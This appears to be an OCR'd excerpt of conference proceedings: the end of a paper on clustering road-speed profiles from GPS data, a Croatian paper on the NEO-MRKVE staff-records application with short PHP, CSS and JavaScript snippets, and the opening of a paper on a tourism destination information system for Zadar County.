$$< A|B \geq \frac{1}{M}\sum_{k=0}^{M} A(t_k)B(t_k)$$

(M = 96, if we consider a time resolution of 15 minutes) and the associated distance between velocity functions, defined on L^2 (Hilbert Space). Let the mean velocity $\overline{V_i}$, we approximate Vi(t) with a limited number of normalized profiles $\Phi_j(t)$:

$$V_i(t) \cong \overline{V_i} + A_i\Phi_j(t). \tag{2}$$

where the amplitude A_i measures the departure of $V_i(t)$ from the mean velocity $\overline{V_i}$. We can compute A_i according to:

$$A_i = < V_i(t) - \overline{V_i} \mid \Phi_j > \tag{3}$$

III. CHOOSING PROFILES

At this point we want to reduce the number of profiles, in order to introduce categories and to get a system light to handle from the informational point of view. Looking for a limited profiles number, we firstly associate a different profile to every arc following

$$P_i = a_i(V_i(t) - \overline{V_i})/A_i' \tag{4}$$

where A_i' is the speed fluctuations around the mean value (computed assuming $< P_i|P_i > = 1$) and we implement an algorithm to minimize the global error in the evaluation of the travel time along the chosen arc.

To define the error of our representation, we consider

$$\Delta V_i = V_i - V'_i = A_i|P_i > - A_i' |\Phi_j > \tag{5}$$

where $A_i' = A_i < \Phi_j|P_i >$ and we evaluate the error as:

$$|\Delta V_i| = A_i\sqrt{1 - < P_i|\Phi_j >^2} \tag{6}$$

Then we consider the travel time estimation error ΔT, which is made by all the vehicles, n_i, covering the arc along a day finding:

$$\begin{aligned}\Delta T_i &= n_i L_i \left|\frac{1}{V_i} - \frac{1}{V'_i}\right| \cong n_i L_i \frac{|\Delta V_i|}{\overline{V_i}^2} \\ &= W_i\sqrt{1 - < P_i|\Phi_j >^2}\end{aligned} \tag{7}$$

where $W_i = (n_i L_i A_i/\overline{V_i}^2)$, can be considered as a weight function for every arc, i.e. the error measured by hours/day without using the velocity profiles. To minimize uncertainties we consider the quadratic mean error:

$$E^2(\Phi) = \sum_i \Delta T_i{}^2 = \sum_i W_i^2\,(1 - < P_i|\Phi_j >^2) \tag{8}$$

The total error on the network becomes:

$$E(\Phi) = \sum_i \Delta T_i = \sum_i W_i\sqrt{1 - < P_i|\Phi_j >^2} \tag{9}$$

if we don't take into account the velocity profiles ($\Phi_j \equiv 0$), but simply we use the averaged values, the total error is $\sum_i W_i$ hours. This error considering only the Octocars is more than 50000 hours/day, in real life also the mean value is approximated. In the following sections we will show that this error can be strongly reduced of above 80%, introducing a framework of 256 profiles.

IV. NUMERICAL METHODS

The implemented numerical method is iterative. At the beginning we choose a number J_{max} of profiles Φ_j. The starting choice of these functions is not critical but it influences the rate of convergence of the process.

Once defined this set of functions we start the iterative process. We examine all the functions P_I as in (4) associating to the closest profile function Φ_j. Then for each j we consider the set of all the P_i associated to Φ_j, and using the weight W_i we calculate a new function Φ_j able to minimize the error on this set. After this computing, we get a new set of profile functions Φ_j and the process can be iterated.

In order to avoid the convergence on local minima, we perturb the system, using a simulated annealing technique [17]. We run a series of processes with heating and cooling and we choose the lower minimum found. Typically we use a computer time of few hours on a quad core PC. Now we examine the cycle in a more precise way.

V. THE CYCLE

A. Initialization (the starting point)

We order all the arcs, using W_i function to privilege the road with more traffic and with higher oscillations. We choose the first one, and we review all the other arcs, selecting those correlated with the first by a factor larger

than 0.9. In this class, using the weight W, we select the best representative profile. Then we eliminate this class from the global data set and we select the second class and so on till we get the J_{max} wanted representative profiles, which are the input data to start up the computing process.

B. Step one: class selection.

We review all the functions P_i associating to each one the closest profile function Φ_j to build up J_{max} classes.

Errore. L'origine riferimento non è stata trovata. shows a space partition in three regions, each blue dot indicates an arc profile P_i and the stars denote the class representatives. Every function P_i is associated to the closest star Φ_j. We implemented a procedure similar to the Voronoi tessellations with generators Φ_j on a 96 (M) dimensional space with an L^2 distance $d(P_i,\Phi_j)$ defined by

$$d(P_i,\Phi_j) = W_i\sqrt{1 - < P_i|\Phi_j >^2} \qquad (10)$$

C. Step two: best class representative.

Taking into account all the functions P_i associated to Φ_j and using the weight function W_i, we calculate a new representative Φ_j minimizing the quadratic mean error

$$E^2(\Phi_j) = \sum_{i \in classe\ j} W_i^2(1 - < P_i|\Phi_j >^2) \qquad (11)$$

Errore. L'origine riferimento non è stata trovata. shows a vector analogy. The dashed vector indicates the direction of the class representative element |n> we want. We must minimize the following positive defined functional

$$E^2(n) = \sum_i W_i^2\,(1 - < P_i|n >^2) \qquad (12)$$

i.e. we must find the maximum of

$$M^2(n) = \sum_i W_i^2 < P_i|n >^2 = < n|\Omega|n >. \qquad (13)$$

Where the matrix Ω is

$$\Omega = \sum_i W_i^2|P_i >< P_i| \qquad (14)$$

and represents the weighted mean projector.




Figure 1




Figure 2

The direction |n> is therefore defined by the eigenvector with the largest eigenvalue of Ω. The method is similar to the principal component analysis.

After the |n> calculation for each class, we return to step one and iterate. Moreover we underline that in both steps, the quadratic mean error decreases in a monotonic way.

D. Thermalization

The system shows many local minima, and our monotonic algorithm finds one minimum for every run, but we don't want to choose the first local minimum, and so we perturb the system in order to continue the space scanning. In this process the choice of the perturbation functions is crucial, and our best choice is to change the less representative profiles using linear combinations of the most representative. This facilitates the exchange of the class components. Typically we considered several thousands of iterations and we chose the lowest local minimum.

E. Results

Errore. L'origine riferimento non è stata trovata. shows the quadratic mean error as function of the number of profile M:

$$E^2(M) = \sum_{i,j=1}^{M} W_i^2\left(1 - < P_i|\Phi_j >^2\right) \qquad (15)$$

With only one profile the quadratic mean error is reduced to 9 % , and with 4 profiles to 4.5 %, till 0.6 % with 256 profiles.

For a quantitative study it is important to include many profiles, in Fig. 4 we show the percentage of weight explained by the different profile functions, when M=256. We see that all the functions contribute with a comparable role to the description of the road speed profile system.

For a qualitative study we see that even with few profiles we describe the main features, in Fig. 5 we show the profile functions during the 24 hours (GMT) and the relative role for M=1, M=2, M=4. The most important function (M=1) describes two congestion situations: one early in the morning and one in the late afternoon. Introducing a second mode we find still the presence of




Figure 3




Figure 4

the previous one and a new one with a very well defined decrease in speed earlier in the morning and a weak congestion in the afternoon. For M=4 we see that the first mode now splits into three similar parts with a small phase shift and one describing an afternoon congestion.

VI. Conclusion

In this paper we have shown how to compute basic speed profile functions useful for the modeling and the governance of car mobility and logistics in a whole country. Furthermore we discussed the quality of the approximations.

Acknowledgment

We are in debt to OctoTelematics S.p.A. for the access to the GPS data set. We thank Prof. N. Geroliminis for several useful discussions.

References

[1] H. A. Makse, S. Havlin, H.E. Stanley, "Modelling urban growth patterns", Nature, vol. 377, pp. 608-612, (1995).

[2] M.W. Horner, M.E. O'Kelly, "Embedding economies of scale concepts for hub network design", Journal of Transport Geography, vol. 9(4), pp. 255-265, (2001).

[3] A. Vespignani, "Predicting the behavior of techno-social systems", Science, vol. 325, pp. 425-428, (2009).

[4] V. Colizza, A. Barrat, M. Barthélemy, A. Vespignani, "Predictability andepidemic pathways in global outbreaks of infectious diseases: The SARS case study", BMC Med., vol. 5, p. 34, (2007).




Figure 5

[5] F. Calabrese, G. Di Lorenzo, C. Ratti, "Human mobility prediction based on individual and collective geographical preferences", Intelligent Transportation Systems (ITSC), 2010 13th International IEEE Conference, pp. 312-317, (2010).

[6] N. Eagle, A. Pentland, and D. Lazer, "Inferring Social Network Structure using Mobile Phone Data," PNAS, 2009. 106 no. 36 15274-15278, (2009).

[7] M.C. González, C. A. Hidalgo, A.-L. Barabási "Understanding individual human mobility patterns", Nature, vol. 453, pp. 779-782, (2008).

[8] L. Liu et al. "Understanding individual and collective mobility patterns from smart card records: A case study in Shenzhen", Intelligent Transportation Systems, ITSC '09. 12th International IEEE Conference on. 2009, pp. 1-6, (2009).

[9] A. Bazzani, B. Giorgini, S. Rambaldi, R. Gallotti, L. Giovanninii. "Statistical laws in urban mobility from microscopic GPS data in the area of Florence", Journal of Statistical Mechanics: Theory and Experiment, vol. 05, pp. P05001, (2010).

[10] A. Bazzani, B. Giorgini, R. Gallotti, L. Giovannini, M. Marchioni, S. Rambaldi, "Towards Congestion Detection in Transportation Networks Using GPS Data", The Third IEEE International Conference on Social Computing (SocialCom-2011). Boston (USA). 9-11 October 2011, pp. 1455-1459), (2011)

[11] A. Mazloumian, N. Geroliminis, D. Helbing, "The spatial variability of vehicle densities as determinant of urban network capacity", Philosophical Transactions of Royal Society A: Mathematical, Physical & Engineering Sciences, vol. 368(1928), pp. 4627-4648, (2010).

[12] M. Treiber, A. Hennecke, and D. Helbing, “Congested traffic states in empirical observations and microscopic simulations” , Physical Review E, vol. 62, pp. 1805-24, 2000.

[13] A. Bazzani, B. Giorgini, L. Giovannini, R. Gallotti, S. Rambaldi, “Now casting of traffic state by GPS data. The metropolitan area of Rome”, MIPRO, 2011 Proceedings of the 34th International Convention, pp. 1615-1618, (2011)

[14] A. Bazzani, B. Giorgini, S. Rambaldi, G. Turchetti, “ComplexCity: modeling urban mobility”, Advances in Complex, vol. 10-2, pp. 255-270, (2007).

[15] R. Kitamura, C. Chen, R. M. Pendyala, R. Narayanan, “Micro-simulation of daily activity-travel patterns for travel demand forecasting”, Transportation, vol. 27(1), pp. 25–51, (2000).

[16] R..J Gibbens, Y. Saatci “Data, modelling and inference in road traffic networks”, Phil. Trans. R. Soc. A, vol. 366 no. 1872, pp. 1907-1919, (2008).

[17] S. Kirkpatrick, C.D. Gelatt, M.P. Vecchi, “Optimization by Simulated Annealing”, Science, vol. 220 (4598), pp. 671-680, (1983).

NEO-MRVE-programsko rješenje za vođenje evidencije

A.B. Tomislav Galba mag.ing.*, C.doc.dr.sc.Alfonzo Baumgartner**
* Elektrotehnički fakultet Osijek/Zavod za računalno i programsko inženjerstvo, Osijek, Hrvatska
** Elektrotehnički fakultet Osijek/Zavod za računalno i programsko inženjerstvo, Osijek, Hrvatska
tgalba@etfos.hr, baumgart@etfos.hr


Sažetak - Uvođenje informatizacije u upravama uvelike olakšava kontrolu i povezanost nad odabranim faktorima. NEO-MRKVE programsko je rješenje za evidenciju zaposlenika i radnog vremena na fakultetima koje je centralizirano na jednom serveru. Aplikacija se bez problema pokreće na Windows i Linux platformama. Tehnologije u kojima je rađena su PHP, HTML, CSS i MySQL. Program je uveden na svih 18 sastavnica sveučilišta J.J.Strossmayera u Osijeku. Svako računalo na pojedinom fakultetu ima instaliranu vlastitu klijentsku aplikaciju koju koriste administrativne službe tog fakulteta. Aplikacija omogućava opcije unosa i promjene podataka o djelatnicimaa, podataka o radnom vremenu, norma satima, izvješća o nastavi, kolegije i druge bitne informacije. Skripte koje su neophodne za rad aplikacije automatski se ažuriraju kada se nova skripta pojavi na serveru. Za izradu izvješća koje zahtjeva rektorat, postoji mala aplikacija na serveru koja grupira pojedine podatke svih fakulteta u jednu zajedničku bazu podataka.

I. UVOD

Ručno vođenje evidencije bilo koje vrste vrlo je mukotrpan posao za ljude koji to provode, dakako, još veći problem nastaje prilikom pretraživanja i modificiranja unesenih podataka kojih može biti previše ukoliko se radi o velikom poduzeću. Sve većom dostupnošću računalne tehnologije polako se uočava moguća primjena na tom području. Neki od načina digitalne evidencije su bar-kod oznake, magnetne kartice, RFID kartice, biometrija i slično. Na Elektrotehničkom fakultetu u Osijeku već se duži period koristi digitalna evidencija dolazaka pomoću RFID tehnologije. Dolaskom zakona koji propisuje obvezu poslodavca da vodi digitalnu evidenciju zaposlenika i radnog vremena, na našoj instituciji pokazala se potreba za izradu takvog softvera. Samom izradom softvera zbog istih potreba i na drugim fakultetima koji su sastavnice sveučilišta J.J.Strossmayera u Osijeku, napravljen je integrirani sustav na razini sveučilišta koji je centriran na jednom serveru. Potreba za ovakvim zajedničkim rješenjem došla je od strane uprave sveučilišta J.J. Strossmayera u Osijeku.

II. NEO-MRKVE

Neo-mrkve je softver koji se sastoji od matične knjige, evidencije radnog vremena i evidencije održane nastave (vidi *Sliku 1*).




Slika 1. Dijagram osnovnih dijelova programa

Princip rada programa organiziran je tako da sva administracijska računala na svim sastavnicama sveučilišta J.J.Strossmayera (vidi *sliku 2*) u Osijeku imaju klijentski pristup putem web-preglednika aplikaciji koja se stavlja na neko od serverskih računala ili ako se nema mogućnost takvog, onda na osobno računalo. Korisnik se logira upisivanjem korisničkog imena i lozinke. Na jednom serverskom (ili u nekim slučajevima običnom osobnom) računalu na kojem je instaliran program nalazi se baza podataka koja sadrži podatke matične knjige, djelatnika, radnog vremena, kolegija i drugo. Između ostalog, nalaze se i pristupni podaci kao što su korisničko ime i lozinka. Prilikom ulaska u aplikaciju, potrebno je unijeti korisničke podatke. Skripte koje su napisane u PHP jeziku vrše komunikaciju s bazom podataka i provjeravaju da li su uneseni podaci točni. Nakon uspješnog logiranja otvaraju se osnovne mogućnosti programa:

- Prikaz djelatnika
- Promjena podataka djelatnika
- Prikaz podataka o radnom vremenu
- Promjena podataka o radnom vremenu
- Promjena podataka o norma satima
- Izvješća o održanoj nastavi
- Kolegiji
- Studiji
- Promjena podataka o poduzeću
- Ažuriranje aplikacije
- Slanje podataka na centralno mjesto (rektorat sveučilišta)

Postoje dva načina rada, gdje svaki od njih ima određeni model pristupa. Administratorski način ima pristup svim mogućim funkcijama u programu koje uključuju modifikaciju i brisanje podataka. Isto tako zadatak administratora jeste i da dodjeli različite uloge različitim korisnicima aplikacije.



Slika 2. Sastavnice sveučilišta koje koriste NEO-MRKVE

Ugrađena je i 'gost' opcija koja ima mogućnost samo pregledavanja unesenih podataka (read-only). Što se tiče korisničkih uloga, njih može biti nekoliko. Tako razlikujemo:
- **voditelja matične knjige** (to je obično osoba iz tajništva ustanove)
- **voditelj evidencije radnog vremena** (može biti također osoba iz tajništva, ali može biti i bilo koji drugi djelatnik, bitno je da ima pristup informacijama o trenutačnim bolovanjima, godišnjim odmorima i ostalim zakonski propisanim vrstama radnih sati)
- **voditelj evidencije radnog vremena nastavnika** (također može biti jedna te ista osoba, ali mora imati dodatno uvid u raspored sati i eventualno nastavni plan i program)

Program sadrži niz zakonski propisanih obrazaca: karticu djelatnika iz matične knjige, mjesečne ispise radnih sati po djelatnicima, detaljni ispis radnih sati za svakog djelatnika posebno, ispise radnih sati nastavnika važne za evidenciju o održanoj nastavi.

Svaki primjerak serverske aplikacije sastoji se od nekoliko desetaka skripti koje su neophodne za rad same aplikacije. Svaku promjenu u zakonu vezanu za bilo koju opciju u aplikaciji potrebno je unijeti. Promjene u radu programa izvršava Elektrotehnički fakultet u Osijeku. Izvršavanje promjena izvedeno je na način da se na centralnom serveru nalaze folderi sa datotekama koje se nalaze i na lokalnom računalu. Glavna kopija skripte ili datoteke koja se nalazi na serveru je ta koja se izmjenjuje. Modul za ažuriranje koji je ugrađen u aplikaciju na lokalnom računalu vrši automatsku sinkronizaciju sa tom glavnom datotekom na serveru tako da se prilikom pokretanja ažuriranja pretražuju sve ili samo odabrane datoteke na serveru te se uspoređuju njihove vremenske konstante sa onima koje se nalaze na lokalnom računalu. Ona datoteka koja ima najkasniju vremensku konstantu skida se sa servera i zamjenjuje s datotekom koja se nalati na lokalnom računalu.

Aplikacija je izvedena koristeći nekoliko web tehnologija. Neki od njih je PHP, HTML, CSS, MySQL i Javascript s lokalne strane i Qt sa super-serverske strane. Super-MRKVE je posebna aplikacija dodatno postavljena na rektoratu sveučilita J.J. Strossmayera koja je u stanju prihvatiti podatke od strane njegovih 18 sastavnica u jednu zajedničku bazu podataka, kako bi se dobio uvid u zbirno stanje, te ostvarili potrebni ispisi i obrasci zahtjevani od strane samog rektorata. Kako faukIteti imaju samostalnost kao poslovni subjekti, za razliku od odjela, podaci fakulteta zamole se od strane rektorata, te program NEO-MRKVE ima mogućnost da te podatke pošalje. Super-MRKVE prihvaća te podatke i integrira ih u zajedničku bazu, dobivajući tako zadnje aktualno stanje s obzirom na zadnji datum kada su podaci dobiveni.

PHP je poslužio za kreiranje skripti pomoću kojih obavljamo određene zadaće. Primjerice spajanje na bazu podataka:

```
<?php
$link = mysql_connect('localhost','xxxx','yyyy');
if (!$link) { die('Nemoguæe se spojiti na bazu podataka: '
. mysql_error()); }
mysql_select_db('mrkve', $link);
mysql_query("SET NAMES cp1250", $link); ?>
```

Isto tako i za druge bitne funkcije kao što su logiranje u aplikaciju, dohvaćanje podataka djelatnika, izmjene podataka i drugo.
HTML (HyperTextMarkupLanguage) kao prezentacijski jezik poslužio je kao jezik s kojim je određen izgled stranice i postavljene poveznice na pojedine funkcije. U kombinaciji sa CSS (CascadingStyleSheets) s kojim su definirani svi elementi koji se nalaze u aplikaciji. Pod definiranjem elemenata misli se na grafički dizajn i poziciju unutar sučelja (slika.3). Primjer definiranja dijela izbornika:


```
#login
{
width:750px; height:450px; position:relative; margin-
left: auto;  margin-right: auto;
background-image:url(slike/login1.jpg); border-bottom-
left-radius:35% 35%;
border-top-right-radius:35% 35%; border-width:5px;
border-style:inset;
}
```

MySQL jezik korišten je za kreiranja baze podataka. Na svakom klijentskom računalu nalazi se baza podataka u koju se spremaju određeni parametri koje administrator unese. Na zajedničkom serveru nalazi se glavna baza podataka u koju se spremaju zbirni izvještaji sa svih sastavnica sveučilišta J.J.Strossmayera u Osijeku.

Navedene tehnologije korištene za izradu ovog softvera su besplatne i to je jedan od glavnih razloga njihovog korištenja. Drugi vrlo bitan razlog jeste portabilnost naše aplikacije koja se od sastavnice do sastavnice sveučilišta izvodi na različitm verzijama Windows i Linux operacijskih sustava.

Osim navedenih tehnologija u maloj mjeri korišten je i Javascript kao alat za kontrolu nekih upita, primjerice provjere upita o brisanju korisnika:

```
<script language="JavaScript" type="text/javascript">
function CheckDelAndGo() {
  var rez = confirm("Jeste li sigurni da želite obrisati
djelatnika "+document.djeleditform.ime.value);
  if (rez){
    document.djeleditform.akcija.value = 3;
    document.djeleditform.submit();   }
}
function CheckAndGo(akc) {
  document.djeleditform.akcija.value = akc;
  document.djeleditform.submit();
} </script>
```



Slika 3. Grafičko sučelje aplikacije

Međutim, kako je sekundarni cilj ostvariti dobru portabilnost i koristiti open source alate, nije bilo moguće iskoristiti Javascript kao alat za izradu kompletne aplikacije. Glavne razlike između PHP-a i Javascripta je ta što je PHP kompletno open source dok Javascript nije. Isto tako PHP je podržan na svim Linux i Windows serverima dok Javascript nije.

Portabilnost (prenosivost) je karakteristika programa koja se odnosi na njihovu upotrebljivost na različitim sistemskim platformama različitim od platforme na kojoj je kreiran, primjerice, NEO-MRKVE izrađen je na Windows platformi, a bez problema se pokreće na Linux ili MacOS platformi. Ukoliko se o tome ne vodi računa prilikom izrade aplikacije, prilikom prelaska na drugu platformu potrebno je izvršiti "portanje", drugim riječima, potrebno je prilagoditi aplikaciju za drugi operativni sustav. To uzrokuje gubitke vremena, a samim time i novca. Upravo ta mogućnost NEO-MRKVE čini robustnom i otpornu na pojavu greški uslijed pokretanja na nekom operacijskom sustavu koji nije matični.

III. ZAKLJUČAK

U ovom radu opisano je jedno centralizirano rješenje za vođenje evidencije matičnih podataka, radnog vremena, te norma sati nastavnika. Po našem mišljenju ovo rješenje bi se odmah moglo upotrijebiti i na bilo kojem drugom hrvatskom sveučilištu ili veleučilištu.
Korištenjem SQL-a uspješno smo pomogli mnogim sastavnicama da ugrade svoje već postojeće podatke o djelatnicima ili bilo kakve druge podatke koje su imali u digitalnom obliku u naš program, te s time im bitno olakšali unos podataka.
Naš daljnji plan jeste povezati vođenje sati radnog vremena s aplikacijom za računanje plaća, jer mjesečni iznosi radnih sati koji se dobivaju ovom aplikacijom direktno se koriste kod izračuna plaća. Ovaj dio se može automatizirati tako da se ti podaci ne prepisuju kao što je to trenutačno slučaj.

Destination information system in the function of forming an identity for Zadar County as tourist destination

Ph.D. Đani Bunja
Deputy president
Zadar Conty
Božidara Petranovića 8, Zadar, 23000, Croatia
Phone: ++385(0)23-350 409, Fax: ++385(0)23-350 416, E-mail: zamjenik-bunja@zadarska-zupanija.hr

This article elaborates the importance of implementing the destination information system (DIS) as an instrument of forming the identity of Zadar County as tourist destination. The introductory part treats DIS in current market conditions, as a generic instrument which is very important for tourist destinations. In the concluding part it is asserted that tourist destinations must pay necessary attention to the collecting, processing, storing and disseminating of information, which should result with adequate messages, later conveyed to the tourism market.

I. INTRODUCTION

Tourists look for a maximum of flexibility from tourist destinations in order to satisfy their desires and demands. Interests related to tourist experience assume that tourists have access to information about the destination. Tourists receive information about tourist destinations from different sources - their own previous experiences, recommendations, tourist guides, advertisements and different publications and video materials about offers for tourists, tourist offices, travel agencies etc. Acquiring information from the above mentioned sources normally implies spending time and a certain part of one's own income, and since this information is very often incomplete, this can affect the level of satisfaction in tourist trips. Recent research has shown that the accessibility to information influences the choice of destination, the degree of tourist satisfaction, as well as the possibility of a renewed visit. Accordingly, destinations must enable easy access to understandable and timely information about themselves, in order to be competitive on the tourist market.

Enlarged number and fluctuation of information, aided by new information-communication technologies (ICT) are not only of vital interest to academic and research community. ICT directly effects managing and transacting business. The business world, because of the nature of its activity, has accepted the support that digitalization and electronic communication provides to vital managing and business conducting functions.

Constant improvement of ICT considerably influences the flow of tourists. Tourists are exposed to a mass of information, and tourist destinations must carefully participate in gathering, elaborating, storing and disseminating, i.e. managing information, because this process should result in adequate messages that will be forwarded to the tourist market [25]. Managing information is becoming more important because of the insecurity that growing competition causes, shortening time limits for making decisions and the permanent changes in market conditions.

II. THE DESTINATION INFORMATION SYSTEM

Destination information systems are based on the application of information technologies. They can be defined as systems that contain complete and relevant information about the destination on offer, in other words the elements of the tourist product that are available to tourists themselves as well as the management of the public and tourist sector, that is to all parties interested in the development of a particular destination. The goal of destination information systems is to provide tourists and potential tourists with the necessary information for planning and organizing their trip. Data from tourists who have already visited the destination, together with more general data about the tourist market, is recorded in databases and is also used for different analyses of the needs of tourists [12].

The destination information system contains information related to the tourist products of a particular destination. It must enable access to the information to multiple users – tourists and potential tourists, the tourist sector, national, regional and local tourist organizations, the public sector and investors. Information that it contains must be accurate, timely and understandable. Its successful application is not only that it improves the effectiveness of the market but that it serves to promote all those who participate in the providing of information resources to be input in such a system. The implementation of a destination information system presupposes the solution of a number of technical (information inputs, heterogeneity of the data, connection with the global electronic market, architecture of the system etc.) and organizational (especially the interorganizational collaboration) problems and questions. As a rule, the decision to establish and operate such a system is made by the public sector or its body and/or bodies whose area of business is related to tourism[12].

There are different types of destination information systems and considering their purpose they can be classified in two basic groups: those founded for the purpose of promotion, and those founded to support the decision making process. In the first group are included those systems which serve to promote a particular tourist destination, by offering topics that, with the provision of a system by inputting information resources, in fact promote themselves. The second group includes those systems that provide the management of the public and tourist sector with management information, that is, with business reports.

III. IDENTITY AND IMAGE

Abratt [26] defines organizational identity as an agglomerate of visual signs and conduct used by the public or the market in order to recognize an organization and distinguish it from other organizations. Gray and Balmer [10] define identity as the unique characteristics of a certain organization. The definition includes elements such as organizational personality. Cornelissen and Harris [13] assume that the personality of an organization is a decisive attribute that defines its identity. Balmer, in his article *Corporate branding and connoisseurship* [17], offers a simple definition of organizational identity, where it would represent a reflection of what the organization really is. Van Rekom [15] defines organizational identity as the denoting of something that organization in fact is. He claims that organizations create the type of identity that the public, or the market, wants to notice. Such an identity is made up of central organizational values, which in certain moments can make impact on it and change it, i.e. adjust it according to the management's views of identity. Van Riel in his work *Principles of corporate communication* [4] defines organizational identity as a planned and operational external and internal self-presentation of an organization based on agreed organizational philosophy. On the other hand, some authors like Moingeon and Ramanantso [2] or Ind [22] equalize organizational identity and personal identity and think that it cannot be changed instantly, but in a long-run evolutionary process. The most widely accepted definition is that the identity represents what an organization really is.

